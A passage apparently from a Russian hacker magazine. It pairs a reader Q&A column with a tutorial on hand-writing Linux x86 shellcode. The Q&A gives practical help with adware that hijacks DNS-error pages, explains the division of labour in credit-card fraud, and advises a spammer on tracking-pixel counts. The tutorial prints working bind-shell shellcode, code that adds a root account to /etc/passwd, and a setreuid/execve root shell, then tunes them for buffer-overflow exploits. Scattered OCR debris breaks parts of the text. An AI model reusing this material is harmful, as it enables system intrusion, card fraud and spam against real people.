БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ МАКСИМАЛЬНО ДЕТАЛЬНО ПЕРЕД ПОСЫЛКОЙ В HACK-FAQ. ТОЛЬКО ТАК Я СМОГУ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ ОТВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?», ТЫ ЛИШЬ ПОТРАТИШЬ МОЙ И СВОЙ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) — НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНУЮ ПОМОЩЬ!

hack_FAQ comments:
SIDEX:
hack-faq@real.xakep.ru
_vzlom

Q: У меня есть доступ к одному из компов удаленной сети (сеть антикварная и админ — лох). Как мне снифать всю сетку разом с захваченной машины?

A: Твой вопрос подойдет как иллюстрация вводного слова в начале рубрики: «будь конкретным»! Что такое «антикварная» сеть? Это там, где нет сервака Cray X1, или там, где все крутится под NT 3.51? Позволю расшифровать слово за тебя и скажу, что твоя сеть до сих пор стоит на хабах, не свитчах. Это облегчит мою задачу ответчика. Простейший poorsniffer или The Gobbler прошерстит весь поток инфы и сложит в аккуратненький лог-файл на захваченной машине. Я не буду вопрошать, насколько админ лох, так как в крайности подобного проявления разумный взломщик смог бы и всю сеть положить на лопатки... В будущем давай описания по делу, без эмоций.

Q: Тут прочитал недавно модного Дэвида Брауна «Цифровую крепость». Реально вообще создать тот мощнецкий комп из книжки с 3 миллионами процессоров?

A: Вопрос обсуждался и прежде, но российское издание книги относительно свежо, поэтому позволю повториться. Различие между писателями-сказочниками и авторами Х: первые пишут сказки, а мы сказку делаем былью! Однако здесь даже мы бессильны, потому что за 9 лет, прошедших с момента выхода оригинала книги (Digital Fortress), подобного компа не появилось. Хотя надо заметить, что Intel в настоящий момент вкладывает большие деньги в разработку многоядерных процессоров и именно в этом видит перспективы глобального роста производительности камней. Так что кто знает, может, через несколько лет такие системы станут и в самом деле доступными.

Q: Пишем навороченный adware, но до сих пор не догнали, как вставить нашу страничку при dns-ошибках, когда юзер лезет на несуществующий сервер?

A: Впервые познакомился с темой после установки очередного ICQ-плугина. Тщательное изучение системы привело к файлу shdoclc.dll в системной папке, который подменяется для последующего выведения нужного рекламщику сообщения. Следует отметить, что каждый первый spyware/adware-сканер (вроде Ad-aware) постоянно наблюдает за обозначенным файлом, а в случае попытки подмены оповещает юзера и возвращает все на прежние позиции. Подобные вопросы — мой хлеб, но при профессиональном подходе к созданию подобных варез-шедевров лучше обкатывать уже существующих паразитов на собственной машине, чтобы выявить внедренные изменения и способы их внедрения.

Q: Качаю варез в режиме non stop, но в p2p постоянно натыкаюсь на всякую левоту вместо желанных сладостей! Как объехать эти подставы?

A: Помнишь пословицу «поспешишь — людей насмешишь»? Здесь оно очень актуально. Перед скачиванием весомого пака (значит, затраты трафика и времени), разумно проверить, а вышел/планируется ли к выходу подобный фильм/альбом/софт? Желание обрести все самое свежее раньше всех остальных часто карается впаркой рекламных порнофильмов вместо желанного контента. Неразумно обижаться на динамщиков, которые распространяют Windows Longhorn Final Edition, потому что подобного релиза нет даже в самых элитных варез-архивах. Так же как не доступен Matrix 5: Ejaculations и Terminator 6. Конечно, бывают крутей-

шие утечки, вроде украденного Half Life 2 года назад, но об этом и так кричали все новостные ленты. Именно там, спросив у Гугла, можно проверить реальность добра из p2p. В 90% случаев можно полагаться и на комментарии юзеров, которые, проявляя goodwill, оповещают коллег о подделках. Другое дело, что многие из юзеров недостаточно грамотны для вписки комментов на английском. Здесь можно и не мучиться с переводом, так как более половины негативных (красных в e-Donkey) ясно укажут на лажу.

Q: В чем разница между «вбивщиками» и «анальщиками»? Кому живется слаще?

A: Если довериться твоему ошибочному написанию имен этих друзей, получается, что один активный, а другой пассивный гомосексуалист :). «Нальщик» или «обнальщик» — тот, кто переводит деньги, украденные с кредитных карт, во вполне осязаемые денежные единицы — кэш. Он может являться получателем денежного чека, который обращается в желанные единицы после визита в банк. Его риск — быть переваренным внутренними органами при соответствующем визите. Часто это амплуа совмещается и с другим — дропа, то есть получателя товара, который был закуплен по CC. Вбивщик — тот славный господин (госпожа), который(ая) вводит данные о кредитных картах в формы разнообразных биллингов, банков и систем денежных переводов. В список его обязанностей может входить и поддержка переписки с «серверной стороной», когда могут возникнуть вопросы правообладания использованной CC. Бывает и так, что распределять подобные мошеннические обязанности не стоит, потому что каждое новое звено криминальной цепи — новый шанс попалиться. Отдельные творцы совмещают в себе разом все описанные выше «добродетели».

Q: Админю сетку и хочу выловить всех packet monkeys локалки, заманив на honeypot. Однако под рукой нет ни одного дистриба WinXP без вшитого SP2 :(. Как удалить этот пак из системы?

A: Если есть система, куда SP2 ставился вручную, то удалить добро можно будет через System Restore (восстановление системы), поставив дату «открутки» (restore point) — момент установки пака. Однако решение далеко от идеала, так как даже после ручной зачистки системы от всех находившихся там документов и логов может остаться нечто, чем поживятся те самые monkeys. Предполагается, что система должна быть девственно чистой и весь дополнительный контент должен быть размещен намеренно (вероятно, для проведения последующих провокаций против атакующих мартышек). Новую инсталляцию XP (SP2) можно будет «очистить» от SP через c:\windows\$NtServicePackUninstall$\spuninst\spuninst.exe.

Q: Как круче всего поиздеваться над забравшимся в мой honeypot поганцем?

A: Расскажу о реальном случае, который устроили мои приятели. Поставив незапароленного Radmin'a (на изолированный, но выведенный в инет комп в сети банка), они стали ждать, рыбачить на злостного хакера. Ждать долго не пришлось, на второй день в систему вписался «цифровой террорист». Для правильного «оформления» системы «мои документы» были наполнены левыми книгами бухгалтерской отчетности, выписками по счетам и описаниями проведенных транзакций. На самое же видное место был положен ярлык на документ-инструкцию по обналичиванию N-ной суммы. Там были детально описаны шаги, включая необходимую авторизацию, явки и пароли. Юнец оказался храбр и уже на другой день попробовал срубить кэш, проведя серию звонков и представившись «доверенным лицом». Для большей убедительности и создания иллюзии американского банка, оперируемого лохами в Москве, телефон был оставлен в Нью-Йорке, откуда был настроен форвард на мобилу одного из разводящих админов. Те пригласили подъехать парня в офис, где того долго ждать не пришлось. Появившись, был направлен на security-досмотр под предлогом «специального положения финансового учреждения». Там бедолагу раздели до трусов и объявили: «Вас снимает скрытая камера». Предложили уйти на февральский мороз в еще наличествовавших трусах или дождаться приезда милиции в тепле. Юнец предпочел первое :). Если кто-то из читателей знаком с бедолагой, пожалуйста, напишите, постараюсь помочь с возвратом одежды.

Q: Меня ломает разбираться с мануалами, но хочу настроить файрвол в Linux, чтобы не пускал хакерюг на отдельные порты, чтобы туда только «свои» заползали!

A: На самом деле, эта рубрика для тех, кто не нашел ответы в мануалах... мы не ханжи, и самим порой силы воли не хватает на ратные подвиги, поэтому поделюсь простым решением для IPTABLES. Строка «iptables -I INPUT -i eth1 -p tcp --dport служба -s 192.168.0.xx -j ACCEPT», добавленная в конфиг, поможет закрыть доступ для «службы» всем извне и будет пускать со всех адресов локалки (192.168.0.xx). Службой может быть любой предлагаемый сервис; у меня стоит подобная настройка на SSH, через который мутятся и остальные темы: почта, ftp, news.

Q: Волею случая пользовался пару дней доисторическим ноутом на win 95, но меня там вышибало каким-то nuke'ом. Расскажи об этой атаке и чем-нибудь подобном против старых операционок, которые еще вытягивает мой ноут!

A: Прекращение поддержки старых версий софта безусловно разумно, но только лишь с тем условием, что девелоперы будут также поставлять новое мощное железо для работы с последними версиями... Тем же, кому все еще приходится работать со старым добром, предписано познавать радости известные еще 8 лет назад более продвинутым коллегам. Nuke — эксплуатация ошибки win95 в NetBIOS-службе, которая обеспечивает «Общий доступ». Приняв NB-пакет, заканчивающийся нулем, система уходит в коматоз и выбрасывает всем известный «синий экран смерти». Существуют как отдельные патчи, так и цельное MS-решение — Win95 SE. Стоит отметить, что атаку против тебя провел скорее всего один из соседей по сети, так как 95-ых машин сейчас осталось довольно мало, и надо точно знать адрес данного раритета. Из схожих широко известных уязвимостей можно отметить IGMP-атаку на win98. Наиболее известной реализацией был voidozer, написанный покойным Андреем Дюковым (www.void.ru).

Q: Заказчик спам-рассылки хочет платить только за количество приведенных посетителей и какую-то долю за тех, кто просто прочитали письмо. Как мы сможем разобрать, какие из посетителей мои, а какие его?

A: Любой криминал, даже самый безобидный и компьютеризированный, требует взаимного доверия между подельщиками или, по крайней мере, иллюзию оного. В этом способе, о котором я расскажу, подобное доверие требуется в отношение заказчика: насколько полно он будет считать хосты, приведенные спамером. Идея заключается в том, что линк на страничку заказчика будет заключать referral-номер (имя) спамера, так что при подсчете обращений будут высвечиваться именно хиты (хосты) конкретного спамера. Число прочитавших может быть выведено при работе с юзером на html, поддерживающий e-mail клиента, который сегодня наиболее распространен. Простым и элегантным решением оказывается включение ссылки на картинку <img src=http://www.xakep.ru/monitoring/SpamReceiverJustCameIn.asp?spam@spam.your.ID border=0 width=1 height=1>. Получатель открывает письмо и автоматически загружает указанную картинку. Теперь все зависит от заказчика, который должен честно посчитать количество загрузок с его сайта. Спамер может, конечно, вести и свой параллельный подсчет, когда картинки будут грузиться и считаться прямо на его ресурсе. Тогда при параллельном подсчете не будет соблазна обмануть друг друга.

Q: Пишем софт по борьбе с CC-мошенничеством. Кого софтина должна оповещать о случившемся POS-инциденте?

A: Вопрос требует значительно более детального описания. Для остальных напомню, что POS (Point Of Sale) — девайс для прокатки кредиток. Первым должен быть оповещен банк выдавший кредитную карту, а тот сможет связаться с держателем карты. Потом идет банк, который выдал разрешение на использование POS'a, по которому прошла стремная транзакция (в том же банке обыкновенно открыт счет владельца POS'a). Логичным будет оповещение администрации сети, в которой была проведена транзакция (обыкновенно связь осуществляется через отцовские структуры: MC/EC, VISA, AE-Centurion и т.д). Цена вопроса измеряется и законодательством отдельной страны, где система будет использована. База софта едина, дописываются лишь новые части под конкретные нужды. В отдельных странах одновременно должны быть оповещена полиция и страховые компании, которые обслуживают банки cardholder'a и владельца POS'a, бизнес самого владельца POS'a.

BINARY YOUR'S



НАЙТИ УЯЗВИМЫЙ СЕРВИС И ПРАВИЛЬНО ПОДОБРАТЬ ЭКСПЛОЙТ НЕЛЕГКО. И ВСЕ ЖЕ ЗНАЧИТЕЛЬНО СЛОЖНЕЕ НАПИСАТЬ ЭТОТ ЭКСПЛОЙТ САМОМУ, ПРЕВРАТИТЬ ТУСКЛУЮ НОВОСТЬ ИЗ БАГТРАКА В РЕАЛЬНО РАБОТАЮЩУЮ ОТМЫЧКУ. СЕГОДНЯ Я НЕ РАССКАЖУ ТЕБЕ О ТОМ, КАК НУЖНО ПИСАТЬ ЭКСПЛОЙТЫ, И ДАЖЕ НЕ БУДУ РАЗБИРАТЬ ПОПУЛЯРНЫЕ УЯЗВИМОСТИ В СОФТЕ. НО ЗАТО С УДОВОЛЬСТВИЕМ НАУЧУ СОСТАВЛЯТЬ ШЕЛЛ-КОД, НЕОТЪЕМЛЕМУЮ ЧАСТЬ ПРАКТИЧЕСКИ ЛЮБОГО СПЛОИТА



TEXT СТЕПАН ИЛЬИН / STEP@GAMELAND.RU /

ОТКУДА БЕРУТСЯ ШЕЛЛ-КОДЫ

УЧИМСЯ ПИСАТЬ ШЕЛЛ-КОДЫ САМОСТОЯТЕЛЬНО

КАК РАБОТАЕТ ЭКСПЛОЙТ

Проведем небольшой эксперимент. Открой в текстовом редакторе исходник любого эксплойта, обещающего много всяких вкусностей, вроде root-шелла на удаленной машине, и найди в нем самый непонятный участок кода. Такой там будет практически наверняка: смотри внимательнее и ты его найдешь. Скорее всего, тебе на глаза попадется несколько строчек непонятных и ничем не связанных между собой символов. Своеобразная последовательность байт в шестнадцатеричном формате, такая как эта:

```
char shellcode[] =
"\x33\xc9\x83\xe9\xeb\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x8a"
"\xd4\xf2\xe7\x83\xeb\xfc\xe2\xf4\xbb\x0f\xa1\xa4\xd9\xbe\xf0\x8d"
"\xec\x8c\x6b\x6e\x6b\x19\x72\x71\xc9\x86\x94\x8f\x9b\x88\x94\xb4"
"\x03\x35\x98\x81\xd2\x84\xa3\xb1\x03\x35\x3f\x67\x3a\xb2\x23\x04"
"\x47\x54\xa0\xb5\xdc\x97\x7b\x06\x3a\xb2\x3f\x67\x19\xbe\xf0\xbe"
"\x3a\xeb\x3f\x67\xc3\xad\x0b\x57\x81\x86\x9a\xc8\xa5\xa7\x9a\x8f"
"\xa5\xb6\x9b\x89\x03\x37\xa0\xb4\x03\x35\x3f\x67";
```

Это и есть тот самый шелл-код, о котором пойдет речь. Иногда его называют байт-кодом, так как он состоит из последовательности байтов, но суть от этого не меняется. Содержимое шелл-кода — отнюдь не хитрое заклинание и не символы, взятые от балды. Это набор самых обыкновенных машинных команд, точно таких же, как и в обычном исполняемом файле. Например, приведенный выше шелл-код (определенная последовательность машинных команд) открывает 4444 порт на локальной Linux-машине и привязывает к нему шелл. Эксплойт, которому удастся выполнить этот шелл-код, предоставит хакеру полный доступ в систему.

С помощью шелл-кода можно также перезагрузить систему, отключить IDS-сервисы и honeypot, отправить заданный файл на мыло и т.д. и т.п. Все зависит от того, что именно прописано в шелл-коде. Заставить компьютер выполнить шелл-код — задача эксплойта. Возьмем для примера распространенную ошибку Buffer Overflow. Разработчики очень часто допускают оплошность и не проверяют данные, которые передаются функциям в качестве параметров. Банальный пример: программист создает динамический массив и выделяет память для 100 элементов, при этом реальное количество элементов нигде не контролируется. Такое положение дел играет на руку взломщику, потому как все данные, которые оказались за пределами этого массива, попадают в стек, происходит так называемое переполнение буфера. Задача эксплойта заключается в том, чтобы переполнить буфер и таким образом подменить адрес возврата на тот, где находится шелл-код. Если шелл-код получит управление, то он будет выполнен. Все довольно просто.

МЕСТО ДЕЙСТВИЯ

Не стоит рассматривать этот материал как руководство к написанию эксплойтов. Цель этой статьи — на практике показать процесс создания шелл-кода, а также его оптимизации для использования в реальных сплоитах. Конечно, существует немало репозитариев (например, www.metasploit.com) с отличной подборкой шелл-кодов, однако их не всегда бывает достаточно. Ты с самого начала должен понимать, что шелл-код — это последовательность машинных команд (самый низкий и сложный уровень программирования), которые сильно привязаны к конкретной архитектуре процессора и операционной системы. Шелл-код, работающий в одном случае, будет совершенно неприменим в другом. Вот почему так важно понимать что к чему, чтобы в случае необходимости суметь составить работающий шелл-код самому или модифицировать уже существующий.

Сразу хочу предупредить, что для полного понимания статьи необходимо иметь хотя бы минимальные знания ассемблера. Надеюсь, ты внимательно читал вводные статьи по теме в «Кодинге», так как в этом случае проблем не будет, и материал покажется простым и понятным. В качестве платформы для экспериментов мы выберем Linux на машине с 32-битным x86 процессором. Предвижу твой резонный вопрос: почему Linux? Да потому, что большинство эксплойтов предназначено именно для Unix-сервисов, а значит, представляют больший интерес. Для работы нам также понадобятся несколько вспомогательных инструментов: Netwide Assembler (nasm), ndisasm и hexdump. В большинстве дистрибутивов они поставляются по умолчанию, но даже самостоятельная установка вряд ли вызовет затруднения. Ссылки на дистрибутивы ищи во врезке, хотя зачем? Все необходимое выложено на наш диск.

ПРИМЕРА РАДИ

Заготовки для шелл-кода обычно пишут на ассемблере. Однако мы построим процесс несколько иначе: сначала для лучшего понимания рассмотрим примеры на языке C, а уже потом — аналогичный код на ассемблере. Я намеренно рассмотрю два довольно простых примера, чтобы не грузить тебя громоздкими выкладками, от которых все равно не будет толку. Очень скоро ты поймешь, что процесс создания



Не стоит забывать, что за все незаконные действия ты несешь полную ответственность сначала перед собственной совестью, потом — перед близкими людьми, а потом уже — перед лысым 43-летним государственным обвинителем по фамилии Петренко. Так что не глупи.

шелл-кода для более сложных действий ничем не отличается.
Итак, первый пример. Он самый простой и заключается в том, что наша небольшая программа откроет для записи файл */etc/passwd*, добавит в конец строку «xakep:x:0:0::/:/bin/bash\n», после чего закроет его, сохранив результат.

```
#include <stdio.h>
#include <fcntl.h>
main()
{
char *filename = "/etc/passwd";
char *line =
"xakep:x:0:0::/:/bin/bash\n";
int f_open;
f_open = open(filename,O_WRONLY|O_APPEND);
write(f_open, line, strlen(line));
close(f_open);
exit(0);
}
```

Приведенный код предельно прост и понятен, за исключением разве что функции open (открыть файл). Константа O_WRONLY|O_APPEND, которая передается ей в качестве параметра, указывает на то, что файл открывается в режиме записи, а новые данные дописываются в его конец.
Теперь рассмотрим более жизненный пример — запуск системного интерпретатора (шелла). Мудрить особо не будем: стандартного */bin/sh* нам хватит сполна.

остальных функций: exit() — 1, close() — 6, setreuid() — 70, execve() — 11. В принципе, этого достаточно, чтобы написать вполне работоспособные приложения.

```
section .data
filename db '/etc/passwd', 0
line db 'xakep:x:0:0::/:/bin/bash',0x0a
section .text
global _start
_start:
; open(filename,O_WRONLY|O_APPEND)
mov     eax,    5
mov     ebx,    filename
mov     ecx,    1025
int     0x80
mov     ebx,    eax
; write(f_open, line, 24)
mov     eax,    4
mov     ecx,    line
mov     edx,    24
int     0x80
; close(f_open)
mov     eax,    6
int     0x80
; exit(0)
mov     eax,    1
mov     ebx,    0
int     0x80
```

С ПОМОЩЬЮ ШЕЛЛ-КОДА МОЖНО ТАКЖЕ ПЕРЕЗАГРУЗИТЬ СИСТЕМУ, ОТКЛЮЧИТЬ IDS-СЕРВИСЫ И HONEYPOT, ОТПРАВИТЬ ЗАДАННЫЙ ФАЙЛ НА МЫЛО И Т.Д. И Т.П.

```
#include <stdio.h>
main()
{
char *name[2];
name[0] = "/bin/sh";
name[1] = NULL;
setreuid(0, 0);
execve(name[0],name, NULL);
// то же самое, что и execve("/bin/sh",{"/bin/sh",NULL},NULL)
}
```

Команда setreuid(0, 0) используется для того, чтобы установить для запуска права root'а (если это возможно). execve(const char filename, char const argv [], char const envp[]) — это главный системный вызов, который исполняет любые бинарники и скрипты. Он имеет 3 параметра: filename — полный путь к бинарнику, argv [] — массив аргументов, envp[] — массив строк в формате «ключ=значение», которые выставляются переменными окружения для запускаемого приложения. Оба массива должны заканчиваться нулевым (NULL) элементом.

АССЕМБЛЕР — ПОЧТИ ПРОСТО

Теперь, когда мы имеем несколько примеров, написанных на С, попробуем преобразовать их в код на чистом ассемблере. Тебе должно быть известно, что системные функции вызываются с помощью специального прерывания, которое считывает номер функции регистра EAX и выполняет ее. Номера функций можно подсмотреть в файле */usr/include/asm/unistd.h*. Например, строка «#define __NR_ open 5» означает, что функции open() присвоен идентификационный номер 5. Аналогично находятся номера для

Как известно, программа на ассемблере обычно состоит из трех сегментов: сегмента данных, в котором описываются переменные, сегмента кода, в котором содержатся непосредственно инструкции программы, и сегмента стека, представляющего собой специальную область памяти для хранения данных. Наш пример состоит из всего двух сегментов: данных и кода, начало которых обозначено управляющими операторами section .data и section .text. Сегмент данных содержит объявление двух переменных: name и line, строкового типа, состоящих из набора байт (видишь слово db в описании?). Сегмент кода начинается с объявления точки входа в систему global _start. Эта конструкция указывает на то, что инструкции программы следует выполнять с метки _start. Все логично: после этой метки действительно идет вызов необходимых функций и процедур. Так, если необходимо вызвать функцию open(), то в регистр EAX помещается ее номер — 5. Затем функции передаются параметры. Вообще говоря, это можно сделать несколькими способами, но в нашем случае используется наиболее простой: с помощью регистров EBX,ECX,EDX. В EBX помещается первый параметр функции, то есть адрес начала строки name, которая содержит путь к файлу и его имя, а также завершающий ноль (многие функции требуют, чтобы строковые переменные заканчивались именно нулем). А в регистр ECX заносится второй параметр, символизирующий режим для открытия файла (константа O_WRONLY|O_APPEND в численном представлении). Теперь, когда регистры содержат необходимые значения, можно вызывать прерывание 0x80. Оно считает номер функции из регистра EAX и выполняет функцию с соответству-

ющими параметрами. После этого выполнение основной программы продолжается, причем для вызова функции write(), close(), exit() используется тот же самый механизм.
Теперь рассмотрим второй пример.

```
section .data
name db '/bin/sh', 0

section .text
global _start
_start:

; setreuid(0, 0)
mov     eax,    70
mov     ebx,    0
mov     ecx,    0
int     0x80


; execve("/bin/sh",["/bin/sh", NULL], NULL)
mov     eax,    11
mov     ebx,    name
push    0
push    name
mov     ecx,    esp
mov     edx,    0
int     0x80
```


Если не брать в расчет вызов функции execve(), то большая часть кода аналогична предыдущему примеру. Те же сегменты, тот же принцип вызова функции setreuid(). Проблема лишь в том, что в качестве второго параметра подпрограммы execve() передается массив, состоящий из двух элементов. Такой параметр уместно передавать через стек, в который сначала помещается ноль (push 0) , а потом адрес начала строки name (push name). Параметры передаются в обратном порядке неслучайно. Стек использует принцип LIFO (последним пришел — первым вышел), поэтому при извлечении данных из стека сначала будет получен адрес переменной name и лишь потом — ноль. Необходимо позаботиться о том, чтобы подпрограмма знала, где эти параметры искать, и в этом неоценимую помощь окажет специальный регистр ESP (сокращение от Stack Pointer), который всегда указывает на адрес вершины стека. Все, что от нас требуется, — это скопировать содержимое регистра ESP в регистр ECX, который при запуске 0x80 прерывания будет обработан, как второй параметр функции.

ПОЧЕМУ НЕТ?

Полученный код на ассемблере работоспособен на все 100%. Его без труда можно откомпилировать с помощью nasm'a, запустить и даже посмотреть бинарник в шестнадцатеричном редакторе, то есть получить готовый шелл-код. Одна лишь проблема: толку от такого шелл-кода будет немного. Обе программы используют собственные сегменты данных, что полностью лишает возможности выполнить их внутри другого приложения. Это значит, что эксплойт не сможет инжектировать требуемый код в стек и выполнить его.
Именно поэтому следующим нашим шагом будет оптимизация программы на работу без использования сегмента данных. Для этого мы немного схитрим и воспользуемся одним приемом, основанным на инструкциях ассемблера jmp (перейти на метку) и call (вызвать процедуру). Обе инструкции осуществляют переход в нужное место программы, но call, помимо всего прочего, заносит в стек адрес возврата. Это необходимо для того, чтобы после завершения процедуры вернуться в исходное место программы и продолжить ее нормальное выполнение. Рассмотрим суть приема на примере:




Практически каждый эксплоит содержит несколько строчек шеллкода


Программа на C, запускающая шелл-интерпретатор

```
jmp two

one:
pop ebx
[текст программы]
two:
call one
db 'строка'
```

В самом начале программы осуществляется переход на метку two, за которой расположен вызов процедуры one. На самом деле никакой процедуры нет, однако с таким именем есть еще одна метка, которой и передается управление. В этот момент в стек заносится адрес возврата, то есть адрес следующей за call инструкцией. В нашем случае это строка байт — db 'string'. Получается, что к моменту, когда начинается обработка метки one, в стек уже будет помещен адрес начала строки. Нам остается лишь извлечь ее и использовать, как заблагорассудиться. Попробуем этим воспользоваться в реальной программе: для этого модифицируем наш второй пример. Для удобства назовем его shell.asm, так как далее будем работать только с ним.

```
BITS 32

; setreuid(0, 0)
mov     eax,    70
mov     ebx,    0
mov     ecx,    0
int     0x80

jmp     two
one:
pop     ebx

; execve("/bin/sh",["/bin/sh", NULL], NULL)
mov     eax,    11
push    0
push    ebx
mov     ecx,    esp
mov     edx,    0
int     0x80

two:
call    one
db      '/bin/sh', 0
```

Как видишь, никаких сегментов больше нет. Строка */bin/sh*, которая ранее хранилась в сегменте данных, теперь извлекается из стека в регистр EBX. Кроме этого, добавилась новая директива BITS 32, отвечающая за оптимизацию для 32-битных процессоров.

В принципе, можно было поступить иначе: самостоятельно занести в стек строку и извлечь ее с помощью указателя на вершину стека ESP. Провернем такой финт со строкой «hello, world!»:

```
push    word 0x0a21
push    0x646c726f
push    0x77202c6f
push    0x6c6c6568
mov     ebx,    esp
```

Строка заносится в стек с конца: сначала идет \n! (в шестнадцатеричном коде 0x0a21), потом dlro (0x646c726f), далее w ,o (0x77202c6f) и lleh (0x6c6c6568). В конце концов значение из регистра ESP (адрес начала строки) заносится EBX. Лихо? Этот способ более эффективен, так как существенно сокращает шелл-код, однако менее удобен.

ПЕРВЫЙ ШЕЛЛ-КОД

Теперь, когда мы научились обходиться без сегмента данных, можно приступить к созданию первого полноценного шелл-кода. Для этого нужно сначала откомпилировать исходный код программы на ассемблере:

```
$ nasm shell.asm
```

И просмотреть полученный бинарник с помощью программы hexdump:

```
$ hexdump -C shell
```

Видишь скриншот? По сути дела это и есть шелл-код, только необходимо преобразовать его в соответствующий вид. Для этого перед каждым байтом допиши символ \x и без пробелов занеси в массив символов. Проверить его работоспособность можно с помощью такой несложной программы:

```
char code[]=
"\xb8\x46\x00\x00\x00\xbb\x00\x00\x00\x00\xb9\x00\x00\x00\x00\xcd"
"\x80\xe9\x15\x00\x00\x00\x5b\xb8\x0b\x00\x00\x00\x68\x00\x00\x00"
"\x00\x53\x89\xe1\xba\x00\x00\x00\x00\xcd\x80\xe8\xe6\xff\xff\xff"
"\x2f\x62\x69\x6e\x2f\x73\x68\x00";

main()
{
int (*shell)();
(int)shell = code;
shell();
}


$ gcc -o shell.c
$ ./shell.c
```

Все работает!


ЭТИ ЗЛЫЕ NULL-БАЙТЫ

Спешу тебя огорчить. Несмотря на то, что шелл-код не использует сегмент данных и даже работает внутри программы-тестера, использовать его в реальных эксплойтах пока нельзя. Виной тому нулевые байты (\x00), которые в изобилии присутствуют в шелл-коде. Большинство ошибок Buffer Overflow и подобных связаны с использованием функции работы со строками: strcpy(), sprintf(), gets(), strcat() и т.д. Если попытаться использовать шелл-код в одной из таких уязвимостей, переполнить буфер и инжектировать код с нулевыми байтами, то ничего хорошего не выйдет. Встретив нулевой байт, функция подумает, что встретила конец строки и не прочитает оставшуюся часть шелл-кода.

От хакера требуется всеми силами избегать ситуации, когда в шелл-коде появляются нулевые байты. Этим мы, собственно, и займемся. Идея простая: найти те участки кода, которые порождают нулевые байты, и видоизменить их таким образом, чтобы комбинации \x00 в шелл-коде больше не встречалось. Опытный программист



Необходимые тулзы:
Nasm (nasm.sourceforge.net)
Hexdump (www.canb.auug.org.au/~millerp/hexdump.html)



Коллекции шелл-кодов и документации по теме:
Metasploit.com
packetstormsecurity.com/shellcode
www.shellcode.org

После всех доработок нулевые байты исчезли

в большинстве случаев легко может определить из-за чего в машинном коде появляются нули, но нам, как новичкам, необходима помощь дизассемблера. Воспользуемся ndisasm:

```
$ nasm shell.asm
$ ndisasm shell.asm
```

После выполнения этой команды на экран будет выведен дизассемблированный код программы. Первый столбец — адрес инструкции, он для нас не особенно важен. Во втором столбце расположены машинные инструкции, точно такие же, как и при просмотре бинарника hexdump'ом. В третьем столбце для каждой машинной инструкции дан эквивалент на ассемблере. Только с помощью ассемблерного кода мы можем судить о том, откуда взяли нулевые байты в шелл-коде.

После беглого осмотра дампа становится ясно, что большинство NULL-байтов связаны с инструкциями, которые управляют содержимым регистра и стека. Этого следовало ожидать, поскольку мы работаем в 32-битном режиме и, соответственно, для каждого числа выделяется 4 байта памяти. Мы же оперируем числами, для которых хватает и одного байта. Например, в самом начале программы shell мы имеем следующую конструкцию «mov eax, 70» (занести в регистр eax число 70). В дампе и шелл-коде эта инструкция представлена как «B8 46 00 00 00». Причем B8 — это машинный эквивалент ассемблерной команды mov ax, а B8 00 00 00 — число 70 в шестнадцатеричной системе счисления, дополненное нулями до размера 4-х байт. Аналогично возникает еще множество NULL-байтов.

К счастью, решить эту проблему будет проще простого. Достаточно вспомнить, что 32-битные регистры (EAX, EBX и другие, начинающиеся с буквы е) можно разложить на регистры меньшей размерности. Посмотри на иллюстрацию и тебе сразу станет ясно, что никто не мешает нам работать с двухбайтным регистром AX, а также с его младшей и старшей частями AL и AH. Последние имеют размер всего в один байт — как раз то, что нам надо. Нужно лишь заменить «mov eax, 70» на «mov al, 70» и т.д. Важно позаботиться о том, чтобы остальная часть регистра не содержала мусора. Быстро и эффективно обнулить значение всего регистра можно, воспользовавшись логической функцией «исключающее или». Так, «xor eax,eax» обнулит значение регистра EAX.

ПРОБЛЕМЫ НЕ КОНЧАЮТСЯ

Даже после внесенных изменений шелл-код все равно содержит нулевые байты. Отладчик показывает, что источник всех бед — инструкция jmp:

```
E91500    jmp       0x29
0000      add       [bx+si],al
```

Тут есть одна хитрость: вместо обычной команды jmp нужно использовать инструкцию близкого перехода — jmp short. В небольших программах, имеющих простую структуру, эти инструкции абсолютно равноправны, однако машинный код во втором случае не содержит нулевых байтов. А именно это нам и надо.

